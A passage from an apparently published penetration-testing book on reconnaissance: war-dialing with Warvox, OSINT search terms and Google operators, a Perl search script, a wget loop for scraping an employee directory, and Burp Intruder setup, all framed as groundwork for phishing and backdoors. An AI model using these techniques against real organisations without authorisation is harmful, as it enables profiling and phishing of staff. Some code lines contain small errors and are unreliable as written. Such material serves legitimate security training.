


Figure 4-8 Connecting Warvox to a provider

Not only can you use multiple lines from a single provider, but you can also sign up for multiple providers. Once Warvox has scanned a range of phone numbers, it actually analyzes the audio received to determine what type of system is on the other end of the phone call. This could be as simple as a fax machine, voicemail, a person answering the phone, or a modem or other computer system.

Warvox then lets you sort and analyze the data yourself. You can even listen to the audio from any specific phone call. This is obviously great data for us to have. Not only can we identify some potentially forgotten modem or remote access systems, but we can also quickly analyze the personnel based on the phone numbers, voicemail, and answers we received. Many times, you'll get a lot of good information about personnel that might be away on vacation or away on business.

Don't Forget

There are a few major things you must keep in mind when performing reconnaissance:

- There isn't always a specific, defined, immediate goal that you should have in mind when performing recon. Allow yourself to think freely and

take in all of the information you can about a target organization.

- The purpose of recon is to build an understanding of the target organization to be used in our future phases of attack.

After proper technical reconnaissance, you should at least understand the following information about our target organization:

- The DNS records and naming conventions in use
- Registrant information from ARIN and Whois
- IP subnets and network allocations
- BGP routing information
- Any portal or remote access systems
- TCP service and port information
- Web services and systems
- Any information from large public data sets
- Any major technical geolocation data
- Phone numbers and phone systems in use, including modems

CHAPTER

5

Reconnaissance: Nontechnical Data

Obtaining nontechnical data about a target is much simpler than you might expect. While it is one of the most critical steps in compromising a target organization, it is often the most overlooked. A successful reconnaissance journey starts in front of a search engine, but it does not stop there. This simple step will help you identify the areas of greatest opportunity by familiarizing you with key information about the target organization, including employees, locations, business units, partners, and more.

To start, identify and browse your target's website and any websites associated with the target—for example, sister companies, blogs, partner sites, and so on. This information will give you the foundation for understanding the target organization's business and not just simply their technical vulnerabilities. Remember that we want to reach a point where we not only know the target organization's technology and networks better than they know themselves, but we also want to understand their business better than they do. Next, we'll move on to querying search engines for relevant information related to your target's business. Explore the first few pages of search results for general themes and then move on to specific search terms.

This bears repeating: Start your nontechnical reconnaissance by simply browsing and reading your target organization's website!

The nontechnical nature of the information we'll look for doesn't limit its use to social engineering. Some of these nontechnical pieces of information, such as business partners, projects, press releases, and news articles, will help you validate existing technical information and identify additional information sources. For example, many times, I've found a press release from a vendor associated with the target organization talking about the success of a specific technology deployment, such as a widespread deployment of a specific wireless technology or the implementation of a cutting-edge security product.

There are many broad categories for the sources of information, as well as the type of information, about a target. By organizing the types of data into these

categories, it can help to understand some of the large buckets you’re trying to fill with information about your target. Following are a few widely accepted (but not exhaustive) categories of reconnaissance data:

- ▶ **OSINT – Open-Source Intelligence** Any information obtained from publicly available resources (e.g., the Internet, public records, or public websites)
- ▶ **HUMINT – Human Intelligence** Information collected by and from humans (e.g., collected via social engineering face to face, over the phone, or even eavesdropping in a public place)
- ▶ **FININT – Financial Intelligence** Financial information related to the target organization (e.g., acquisitions, quarterly financial reports, SEC filings, etc.)
- ▶ **GEOINT – Geographical Intelligence** Any information related to geographical data regarding our target (e.g., office locations, employee locations, target areas)

We’ll focus in depth on many types of data obtained through OSINT sources, as well as go in depth on collecting and analyzing GEOINT data. Remember, though, that any data about the target organization can prove to be valuable in the next phase of attack in which we spear-phish select individuals, as well as future phases of the attack.

Search Engine Terms and Tips

Becoming proficient with search engines, search engine commands, and the type of data you can obtain from these sources is obviously a critical component for reconnaissance. In this section, we’ll cover some of the specific data you should seek to obtain against every target organization, as well as some of the techniques and tools to make interacting with search engines as efficient as possible.

Following is a sample of some of the specific data you should always seek to identify about your target organization. The first column gives you a good start on actual search terms you can use in a search engine, while the second column gives some examples of the relevance of the data.

Search Term	Description
news, “recent news”	Meaningful stories or events that are significant for many people in the organization
events, “recent events”	Places personnel may have recently been or will be in the near future
Customers, clients, testimonials	Identifies customers the target may have a good or otherwise important relationship with
Partners, agents, colleagues, contractors	Identifies other meaningful business relationships, in particular, some of these relations may have privileged access to the target’s systems or networks
Employees, personnel, org chart, “organizational chart,” directory	Identifies specific employees, roles, reporting structures, and if you’re lucky, a large list of personnel

Locations, offices	Identifies not only locations of the target organization, but also other related or important locations (e.g., headquarters, remote locations, partner sites)
Policy, policies	Identifies technical and nontechnical policies regarding specific concerns, for example, acceptable use policies, antivirus policy, wireless policies, telecommuting policies
Antivirus, malware	Determines specific antivirus or antimalware software you might have to account for and test when sending backdoors
VPN, remote, mail, webmail	Identifies methods to remotely connect to the organization; may allow us to access these systems directly or use them in phishing campaigns
Jobs, openings, help wanted	Identifies specific technologies mentioned in job requirements, as well as important nontechnical information (i.e., department and management names)
Reviews, ratings, feedback	Identifies problem areas or departments, as well as successful areas, employees, or departments

NOTE

Always remember that we can't possibly cover all the beneficial search terms that might yield important nuggets of information. As you continue to improve your skills, build your own list of search terms that you find provide you with beneficial information. Keeping a list on hand will help to successfully kick off your next project.

Many of these items, such as recent news, clients, and partners, will provide fantastic material for phishing attacks in the next step. Do you think a target organization is likely to open an e-mail or click a website link if they think it has to do with an important client, partner, or something big enough to be in the news? What about an important upcoming event? If you mention this information in the subject line, will many users be likely to open the e-mail? Absolutely.

Partners can also provide a lot of insight into how an organization acquires new customers or handles requests from existing customers for services or products they may not offer. Partner relationships can also provide good technical information. In fact, you might be able to use this information to identify shared technical resources, and it's not uncommon for partner organizations to have direct connections between their IT infrastructures. This could allow us to compromise a partner organization and then use that to pivot into the target organization's network.

Search Engine Commands

To hone in on the most important pieces of information you can obtain from a search engine, you must become competent using search engine commands. Some search engines use different commands, and not all search engines support the same functionality, so you'll have to verify the commands the search engine supports.

While there are a number of good search engines you can choose from, we'll focus on the dominant search engine, Google. Be aware—different search engines may yield different results, so it may be worth trying a few to see which search engine best suits your needs. Google refers to search commands as search operators. For our purposes, some of the most important operators are listed in the following table.

Operator	Description
Site:	Restrict results to the site or domain specified—for example, site:weaktarget.com "Confidential Data"
Filetype:	Restrict results to a specific file type based on suffix—for example, filetype:pdf "Confidential Data"
Inurl:	Search term must be present in the URL—for example, inurl:"Confidential Data"
Intitle:	Search term must be present in the title of the document—for example, intitle:"Confidential Data"
Cache:	View cached copy of result pages—for example, Cache:www.weaktarget.com "Confidential Data"

NOTE

One of the best alternative search engines is the Russian search engine Yandex, which provides some additional operators and functionality. You can visit yandex at www.yandex.com.

You are not limited to single-operator searches; you can combine any of the search operators to make your search as specific as necessary. For example, searching for:

```
site:weaktarget.com intitle:"Confidential Data"
```

will return only pages on the weaktarget.com domain with the words “Confidential” and “Data” in the title of the page. One of the most beneficial operators is the site operator. This is a great place to start finding specific items of interest on our target’s website. By using the site operator and all the terms in the table, you can quickly find these critical data points. For example:

```
site:weaktarget.com Login  
site:weaktarget.com intitle: Login  
site:weaktarget.com inurl:Login  
site:weaktarget.com "Remote Access"  
site:weaktarget.com Antivirus  
site:weaktarget.com webmail  
site:weaktarget.com Partners  
site:weaktarget.com Events
```

Search Engine Scripting

There are many ways to script and automate searches with search engines. One of the simplest ways is to just automatically open a series of searches in a web browser, as shown in the Perl script here:

```

#!/usr/bin/perl
use Getopt::Std;
my %args;
getopt('i', \%args);

$infile = $args{i};
printf "[i] Opening ifile: %s\n", $infile;
open(INFILE, $infile) || die("Could not open $infile");
while (<INFILE>) {
    chomp($_);
    $_ =~ s/\s/+g;
    system("chromium-browser http://www.google.com/#q=$_");
}

close(INFILE);

```

In the following code, you can see simple usage of the Google search script. The -i option specifies an input file with all of the terms for which you wish to search. The input file is simply a list of search terms separated by a newline. You can type any search term just as you normally would, including spaces.

```
user@kali:~$ ./google-search.pl -i in.txt
```

This also allows you, over time, to create a file of search term queries that work well for you. You can also include search engine commands just as you normally would. For example, if you wanted to search only the site weaktarget.com, you could create a search file that looks like this:

```

site:weaktarget.com inurl: login
site:weaktarget.com personnel directory
site:weaktarget.com employee directory
site:weaktarget.com password
site:weaktarget.com partners

```

This method is a good start, as it will speed up the process a bit. We would obviously prefer to completely script this and then grep or mangle the output into a format suitable for our goals. However, by scripting these types of searches and saving the output, we will almost certainly violate the terms of service with whatever search engine we choose. Many times, if the search engine

detects this type of behavior, it will temporarily block your public IP address from making any further queries. Typically, this block won't last very long, but it's still a pain to deal with.

That being said, it is still possible to script these types of searches using many different methods, saving the output, and then parsing the output using one of the methods covered in the next sections. For example, you could easily script the searches and save the output using the `wget` command and then parse the output with a simple Perl script. Since this violates the terms of service for most search engines, we'll leave this up to the reader to try.

Search Engine Alerts

Another great feature available in some search engines is the alert. You can use any search query that we just covered and sign up to be alerted automatically when Google finds new results. You can sign up for Google Alerts at www.google.com/alerts. This is another example of how we can take our time and build a profile of our target organization over a longer time. Google allows you to receive updates daily, weekly, or, even better, once it happens (or, more accurately, when Google identifies the content).

Ultimately, we could set up an alert for almost all of the search terms we covered previously. Immediately identifying any new remote access systems, virtual private network (VPN) systems, partners, clients, testimonials, etc., will make our long-term success even easier. You could also use the alerts to keep you updated on any specific news related to the target organization or its partners. Now that you understand the basics of utilizing search engines to hone in on specific data, let's dive deeper into some of the additional specific pieces of data that will be beneficial to have for the remaining phases of attack.

HUMINT: Personnel

Make sure you understand your target's personnel structure and organization chart. You want to understand the names and naming conventions of key departments, as well as which personnel or departments are subordinate to others. Identifying the chain of command and responsibilities of each role will be important information for future phases of attack.

If you're lucky, you might find some preliminary organization charts on

publicly accessible resources. Many organizations might publish these in PDF or Visio format or even spreadsheets, so be sure to try the type specifier in your searches.

At a minimum, you should try to identify some of the key roles in the following table, along with key individuals such as the president and other C-Level personnel.

Title	Description
C-Level	A generic term for any “chief” position; typically leads a specific department or area
CEO	Chief executive officer
CFO	Chief financial officer
CIO	Chief information officer
CTO	Chief technology officer
CSO	Chief security officer
CCO	Chief compliance officer

NOTE

Many organizations may not publish an entire org chart to the public, but once you have user access to the internal network, you are almost guaranteed to be able to obtain this information.

Understanding the naming structure of personnel and departments is a subtle but important piece of data. It’s important to the terminology and nomenclature end users are accustomed to seeing and will expect. For example, if you’re going to send phishing e-mails pretending to be from the IT department but users are used to the department being referred to simply as “the help desk” or “IT services department,” it’s less likely you’ll succeed with your attempt.

By far, one of the best resources for identifying personnel associated with a target organization is an online networking system, such as LinkedIn. By browsing these sites, we can identify personnel that currently work or have previously worked for our target organization.

Again, you can most likely automate these searches using the techniques discussed in this chapter. However, it may violate the terms of service of the website, so check before you start scripting the search. If you are inclined to try,

you can automate this searching using Burp Suite and grep out the relevant data in a way similar to the directory building examples later in this chapter.

Personnel Directory Harvesting

It is not uncommon for organizations to publish some or all of an employee directory on the Internet or some other technical resource. Personnel directories can provide an absurd amount of extremely useful data for us. Although it's a rather unsophisticated technique, creating a spreadsheet of as many personnel as possible can prove to be one of the most important pieces of data we obtain during the recon phase.

Unfortunately, because there are so many different unique directory systems, we can't cover exactly how to automate the extraction of data from them. However, we can give you the fundamental tools that should work for the majority of systems you're likely to encounter.

Let's look at a real-world example in [Figure 5-1](#). In this case, we have a web-based personnel directory that allows us to search for a user and the results are returned. There will be times where you might come across this information in a system other than a website, but for now, we'll focus on a web directory.




Figure 5-1 Basic web personnel directory

Typically, you'll have a simple search form to identify employees or departments. Some directories require you to enter more than one character, but in this case, we are only required to enter a single character. We identified this by simply typing the letter *j* and a list of employees is returned. Sometimes, it is relatively obvious how the search results are ordered, and other times it is a little unclear. For example, some search results will be ordered by last names that begin with the letter *A*, while other results might include any name containing the letter *A*. In either case, with the power of scripting behind us, we'll enumerate every letter in the alphabet and then parse the results and remove any duplicates.

So our overall process will look like this:



NOTE

In some cases, it may be necessary to only search for vowels, as all names will have at least one vowel. This might work if the directory searches for that letter within the name. If it returns results for names that only start with that letter, though, we must search for every letter. Either way, I always prefer to be sure that I've obtained as much data as I can and then simply remove any duplicates.

Directory Harvesting: HTTP Requests

If we're lucky, the online directory will be stateless and the search parameter will be in a simple GET or POST request. Stateless means that we can interact with the web page without having to maintain a session ID or other "user tracking" system.

You should understand the difference between POST and GET requests. Each of these is a different method within the HTTP protocol for requesting resources from a server. It is easy to determine if the search is performed over POST or GET. Any GET request variables are sent in the URL address, which means we should see it right in our browser, while POST variables are sent as part of the data request and would not be observable in the address bar.

To quickly identify the method, you might try to search for something unique like FOOBAR. In this case, we see the search term in the resulting URL shown in [Figure 5-2](#), so we know this directory uses GET requests for searching.



Figure 5-2 HTTP GET request shown in URL

You should also note that just because you don't see the exact search term you used in the address bar doesn't mean the variable is not sent as a GET request. As you can see in [Figure 5-3](#), while it does not contain the word FOOBAR, if we decode the base64 string 'Rk9PQkFSCg==' we'd see that it's simply our search term encoded as base64.



Figure 5-3 HTTP GET request is encoded in URL.

There are many times when our search term might actually be in the GET request; however, it's obfuscated in a way that makes it difficult to script the searches. Often, this obfuscation isn't in place as a security measure; instead, it's just the way the programmer of the web application chose to write the page. For example, the programmer might have chosen to concatenate a timestamp, unique identifier, and the search term and submit these as one variable or split them among a few variables.

We can also simply look at the HTML of the web page to see how the form functions—typically, the method will be shown with a “form” field, such as “<form method=POST action=search.php>.” Sometimes, you'll also be able to identify some obfuscation or encoding techniques that are performed on the client side, for example, with JavaScript. In either case, we can still script the searching process, but stateful pages require a little more work. In the following code, we're using a simple bash script and the wget command to loop through every letter of the alphabet, send this as the search term to the remote server, and save all the output to a single document titled with the search term:

```
#!/bin/bash
for x in {a..z}
do
    echo "wget http://weaktarget.com/directory/search.php?=$x
--output-document=$x.html"
done
```

Here are the first four resulting wget commands:

```
wget http://weaktarget.com/directory/search.php?a --output-document=a.html  
wget http://weaktarget.com/directory/search.php?=b --output-document=b.html  
wget http://weaktarget.com/directory/search.php?=c --output-document=c.html  
wget http://weaktarget.com/directory/search.php?=d --output-document=d.html
```

NOTE

If the server requires more than one letter as the search term, you have a few options. One of the simplest methods is to create an embedded loop to send every two-letter combination of the alphabet. Remember, as always, to get creative.

You should note that the output-document option for wget is different from the output-file option. The output-document option will save all of the content received from the remote HTTP server, while output-file will simply output the log file to the specified file.

The output-document option is also better than simply redirecting output, as this option will concatenate *all* downloaded content and write it to a single file.

NOTE

A nice little trick that comes in handy is to change the script to perform a simple echo command. Then, instead of running the command, the script will print the command to stdout. This will then allow you to pipe this output into a text file, which you can then make a few manual modifications to and turn this into a script itself, which you can then run. This also makes it a little easier to run the commands multiple times.

Directory Harvesting: Stateful HTTP

If the website requires a stateful connection to perform multiple searches, we have a few options for web-related tools that can automate queries and save the results. If the site stores session variables or related data in a cookie, then you can script with wget and load the cookies file using the -load-cookies <file> option. I prefer to use Burp Suite, as it is flexible and contains many different modules for different tasks.

To automate this search, we will use the intruder functionality of Burp Suite. This allows us to select a target web page and then send several requests with a

list of “payloads,” or in this case, search terms. Start by opening Burp Suite and ensuring it is configured to act as your proxy server. In Kali Linux, open a command shell—the command to open Burp Suite is just burpsuite.jar. If you’re using the Firefox browser, you configure the proxy with the following steps:

1. Select Edit | Preferences.
2. Go to Advanced and choose the Network tab.
3. Under the Connection heading, choose the Settings button.
4. The default port used by Burp Suite is TCP 8080, so configure your proxy for localhost (127.0.0.1 on port 8080) as shown in [Figure 5-4](#).




Figure 5-4 Firefox proxy settings

Burp Suite can intercept all requests and allow you to adjust any part of the request before sending it to the intended destination. However, for this step, we

don't need to adjust any live HTTP requests, as Burp Suite will log and keep a history of all HTTP requests observed. Within Burp Suite, choose the Proxy tab and then select the Intercept subtab. Ensure that Intercept is turned off, as shown in [Figure 5-5](#).




Figure 5-5 *Burp Suite Intercept tab*

Once you have Burp Suite configured as your proxy, browse to the target web directory in your browser and you'll notice the request is logged in the History tab. Once you've identified the appropriate HTTP request for your search, right-click the request and choose Send To Intruder. The Intruder tab will turn orange to indicate the new action. Select the Intruder tab, and then select the Positions subtab.

The Intruder module within Burp Suite allows us to perform custom attacks against websites by essentially scripting different payloads to inject in specific areas of an HTTP request. In this case, we're utilizing Intruder to perform a basic loop in which we request the same page, but change the search variable based on the payload we define. In [Figure 5-6](#), you can see an example of the configuration we'll use for this search directory. The § character is used to mark the locations within the HTTP request that will change with each HTTP request, as Burp Suite loops through the variables we define.




Figure 5-6 Burp Suite Intruder payload configuration

